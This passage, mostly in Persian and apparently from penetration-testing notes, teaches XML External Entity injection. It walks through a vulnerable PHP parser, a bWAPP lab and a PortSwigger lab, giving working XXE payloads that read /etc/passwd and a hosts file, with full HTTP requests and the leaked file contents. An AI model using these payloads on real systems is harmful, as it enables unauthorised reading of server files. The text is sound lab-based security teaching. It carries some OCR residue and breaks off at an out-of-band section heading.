$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$xml = simplexml_import_dom($dom);
$author = $xml->author;
$title = $xml->title;
$date = $xml->publish_date;

echo "Thank you for your book submission! <br/><br/>";
echo "Your entry: <br/> <br/>";
echo "Author: " . $author . "<br/>";
echo "Title: " . $title . "<br/>";
echo "Date: " . $date . "<br/>";

?>

```

داده XML‌ی ما را می‌گیره، پردازش می‌کنه و در نهایت با echo اونها را روی صفحه مرورگر چاپ می‌کنه. (اون عبارت LIBXML\_NOENT هست که موجب XXE می‌شود). من داده‌ای به شکل زیر بهش میدم:

```

<book>
  <author>Ahmad Zoghi</author>
  <title>How to be a good person in society ?</title>
  <publish_date>12/3/1403</publish_date>
</book>

```

خروجی وارد شدن این داده به وب اپلیکیشن من به شکل زیر خواهد بود:

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Host: 127.0.0.1:8005			
3 Date: Sun, 26 May 2024 07:59:45 GMT			
4 Connection: close			
5 X-Powered-By: PHP/8.2.4			
6 Content-type: text/html; charset=UTF-8			
7			
8 Thank you for your book submission!  			
Your entry:  			
Author: Ahmad Zoghi 			
Title: How to be a good person in society ? 			
Date: 12/3/1403 			

چون داده وارد شده ما توسطتابع echo بر روی صفحه بازتاب شده، میتوانیم اسکریپت جاواسکریپتی هم وارد کنیم و بگیریم، البته XSS خواهیم داشت، همچنین Content-Type پاسخ نباید application/xml باشه و درصورتی که plain باشه امکان XSS وجود داره. اما چطوری External Entity تزریق کنیم؟ ایا میشه؟ تست میکنیم. پیلودی به شکل زیر وارد میکنیم:

```

<!DOCTYPE XML [
  <!ENTITY xxe SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts" >
]!
<book>
  <author>&xxe;</author>
  <title>Test</title>
  <published_date>12/3/1403</published_date>
</book>

```

یک External Entity به نام xxe تعریف کردیم که فایل C:/Windows/System32/drivers/etc/hosts را میخونه و توی این Entity میریزه، بعد این Entity رو در المنت <author> نشون میده. خروجی به شکل زیر هست:

The screenshot shows a browser interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST payload in 'Pretty' format:

```

1 GET /book_submission.php HTTP/1.1
2 Host: 127.0.0.1:8005
3 Sec-Ch-UA: "Not=A?Brand";v="99", "Chromium";v="118"
4 Sec-Ch-UA-Mobile: 70
5 Sec-Ch-UA-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: csrfToken=57NkX5fNUmyCHILp4SvTG5hyqEVBXun
16 Connection: close
17 Content-Length: 214
18
19 <!DOCTYPE XML [
20 <!ENTITY xxe SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts" >
21 ]>
22 <book>
23   <author>
24     &xxe;
25   </author>
26   <title>
27     Test
28   </title>
29   <published_date>
30     12/3/1403
31   </published_date>
32 </book>

```

The 'Response' tab shows the server's response:

Thank you for your book submission!

Your entry:

Author: 192.168.1.86 host.docker.internal 192.168.1.86 gateway.docker.internal 127.0.0.1 blog.djangoproject.tld 127.0.0.1 attacker.local 127.0.0.1 bank.local 127.0.0.1 example.local 192.168.89.133 example.com # To allow the same kube context to work on the host and the container: 127.0.0.1 kubernetes.docker.internal # End of section


Title: Test  
Date:

تابع loadXML به صورت پیش فرض و بدون LIBXML\_NOENT برای XXE اسیب پذیر نیست و زمانی که loadXML تعریف شده باشد اون رو اسیب پذیر میکنه .

حالا برایم سراغ لبراتوار bWAPP یک لبراتوار برامون اماده کرده که میتوانید از ادرس زیر توی bWAPP خودتون بگش دسترسی پیدا کنید :

[http://\[YOUR\\_BWAPP\\_IP\\_ADDRESS\]/xxe-1.php](http://[YOUR_BWAPP_IP_ADDRESS]/xxe-1.php)

یک دکمه داره که وقتی روش میزنید یک درخواست به سمت وب سرور ارسال میکنه :



Reset your secret to

این درخواست حاوی یک داده XML است که به شکل زیر می باشد :

The screenshot shows a browser interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST payload in 'Pretty' format:

```

1 POST /bWAPP/xxe-1.php HTTP/1.1
2 Host: 192.168.89.129
3 Cookie: security_level=0; PHPSESSID=966787c507cfa3f11086d9c9073689bd
4 Content-Length: 59
5 Sec-Ch-UA: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-UA-Platform: "Windows"
7 Sec-Ch-UA-Mobile: 70
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: text/xml; charset=UTF-8
10 Accept: /*
11 Origin: https://192.168.89.129
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://192.168.89.129/bWAPP/xxe-1.php
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <reset>
  <login>
    bee
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>

```

The 'Response' tab shows the server's response:

```

1 HTTP/1.1 200 OK
2 Date: Sun, 26 May 2024 11:17:11 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin
  mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 28
9 Connection: close
10 Content-Type: text/html
11
12 bee's secret has been reset!

```

هدفمون اینه که فایل /etc/passwd را بخونیم . اول ببینیم کدوم ورودی های ما در XML در صفحه بازتاب میشه . میبینید که کلمه `bee` که در `<login>` قرار داره در سمت پاسخ هم داریمش . پس میتوانیم یک External Entity بزنیم، مقدار /etc/passwd را بخونیم و قرارش بدیم توی Entity تعریف شده، سپس اون Entity را توی المنت <login> قرار داده و سعی کنیم مقدار داخلش رو در پاسخ بازتاب کنیم . به شکل زیر پیلودمون رو مینویسیم :

```
<!DOCTYPE foo[ <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
<reset>
    <login>&xxe;</login>
    <secret>Any bugs?</secret>
</reset>
```

میتوانید که یک External Entity به نام `xxe` تعریف کرده و گفتیم که فایل `/etc/passwd` را بخونه و بریزه توی این Entity، سپس مقدار توی این Entity رو در المنت `<login>` قرار دادیم. خروجی به شکل زیر خواهد بود:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 POST /bWAPP/xxe-2.php HTTP/1.1 2 Host: 192.168.89.129 3 Cookie: security_level=0; PHPSESSID=4754b4d6d79c023d36ac61ada85b0241 4 Content-Length: 128 5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 9 Chrome/118.0.5993.88 Safari/537.36 10 Content-Type: text/xml; charset=UTF-8 11 Accept: /* 12 Origin: https://192.168.89.129 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://192.168.89.129/bWAPP/xxe-1.php 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 21 &lt;!DOCTYPE foo[ &lt;!ENTITY xxe SYSTEM "file:///etc/passwd" &gt; ]&gt; 22 &lt;reset&gt; 23     &lt;login&gt; 24         &amp;xxe; 25     &lt;/login&gt; 26     &lt;secret&gt; 27         Any bugs? 28     &lt;/secret&gt; 29 &lt;/reset&gt;</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 26 May 2024 12:15:59 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wit mod_ssl/2.2.8 OpenSSL/0.9.8g 4 X-Powered-By: PHP/5.2.4-2ubuntu5 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check= 7 Pragma: no-cache 8 Content-Length: 2245 9 Connection: close 10 Content-Type: text/html 11 12 13 root:x:0:0:root:/root:/bin/bash 14 daemon:x:1:1:daemon:/usr/sbin:/bin/sh 15 bin:x:2:2:bin:/bin:/bin/sh 16 sys:x:3:3:sys:/dev:/bin/sh 17 sync:x:4:65534:sync:/bin:/bin/sync 18 games:x:5:60:games:/usr/games:/bin/sh 19 man:x:6:12:man:/var/cache/man:/bin/sh 20 lp:x:7:7:lp:/var/spool/lpd:/bin/sh 21 mail:x:8:8:mail:/var/mail:/bin/sh 22 news:x:9:9:news:/var/spool/news:/bin/sh 23 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh 24 proxy:x:13:13:proxy:/bin:/bin/sh 25 www-data:x:33:33:www-data:/var/www:/bin/sh 26 backup:x:34:34:backup:/var/backups:/bin/sh 27 listix:x:38:38:Mailing List Manager:/var/list:/bin/sh 28 irc:x:39:39:ircd:/var/run/ircd:/bin/sh</pre>

بسیار هم خوب، حالا بریم یه لبراتوار از PortSwigger حل کنیم، اولین لبراتوار `XXE` درمورد PortSwigger رو میتوانید از ادرس زیر پیدا کنید:

<https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>

## Lab: Exploiting XXE using external entities to retrieve files

APPRENTICE

LAB

Not solved




This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

در این لبراتوار ما یک وب اپلیکیشن داریم که چندین تا محصول دارد:

[Home](#)



روی یکی از محصولات کلیک میکنم، در پایین صفحه محصول یک دکمه داریم با مقدار `: Check stock`

## Web Application Penetration Testing Note



### Description:

These mini Laser Tag guns are the ideal addition for your keyring, because you never know when you and a mate will fancy an impromptu game of tag!

It's the first to lose 3 lives that loses! This on the go gadget is the perfect gift for anyone who loves Laser Tag and anyone that loves a bit of fun all the time. These are ideal for any environment, from having a laugh during an office break or as something to play travelling.

Batteries are included so as soon as you open up the package simply find your opponent and get tagging!

Get this ultra-fun pair of guns today and have hours of fun with your friends.

London

**Check stock**

< Return to list

وقتی روی این دکمه میزنم، یک درخواست POST با یک داده XML به سمت سرور میره :

### Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a3e0c704fda0b280b0e99100ab00e4.web-security-academy.net
3 Cookie: session=QBCfx2xdif8vh4igvEb4rlPyzxHhJ41
4 Content-Length: 107
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0a3e0c704fda0b280b0e99100ab00e4.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3e0c704fda0b280b0e99100ab00e4.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

### Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 46
```

وقتی XML مبیینیم یعنی میتوانیم واسه XXE سعی کنیم . پس میام و یک پیلود میسازم حاوی یک External Entity که فایل /etc/passwd را بخونم، مقدار تولی External Entity رو توی اولین المنش بازتاب میدم، به شکل زیر :

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [
    <!ENTITY xxex SYSTEM "file:///etc/passwd" >
  ] >
  <stockCheck>
    <productId>&xxex;</productId>
    <storeId>1</storeId>
  </stockCheck>
```

حال پیلود بالا رو به سمت وب سرور میفرستم :

### Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a3e0c704fda0b280b0e99100ab00e4.web-security-academy.net
3 Cookie: session=QBCfx2xdif8vh4igvEb4rlPyzxHhJ41
4 Content-Length: 189
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0a3e0c704fda0b280b0e99100ab00e4.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3e0c704fda0b280b0e99100ab00e4.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [
    <!ENTITY xxex SYSTEM "file:///etc/passwd" >
  ] >
  <stockCheck>
    <productId>
      &xxex;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

### Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2340
5
6 "Invalid product ID:
7 root:x:0:root:root:/bin/bash
8 daemon:x:1:daemon:/usr/sbin/daemon:/usr/sbin/nologin
9 bin:x:1:bin:/bin:/usr/sbin/nologin
10 sys:x:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:MailImplisManager:/var/list:/usr/sbin/nologin
22 irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:GnatsBugs->ReportingSystem:admin:/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
26 peter:x:12001:12001:/home/peter:/bin/bash
27 carlos:x:12002:12002:/home/carlos:/bin/bash
28 user:x:12000:12000:/home/user:/bin/bash
29 elmer:x:12099:12099:/home/elmer:/bin/bash
30 academy:x:10000:10000:/academy:/bin/bash
31 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
32 dnsmasq:x:102:65534:dnsmasq,
```

حل شد به همین سادگی، بقیه لابراتوار ها رو خودتون حل کنید . اونها هم جالب توجه هستند .

علاوه بر Scheme های file:// و http:// و https:// میتوانیم از //php:// و //file:// سمت خودمون ارسالش کنیم . یک فایلی رو که میخوایم بخونیم Base64 کنیم و به میدادیم؟ به همون شکل .

XXE Out-of-Band 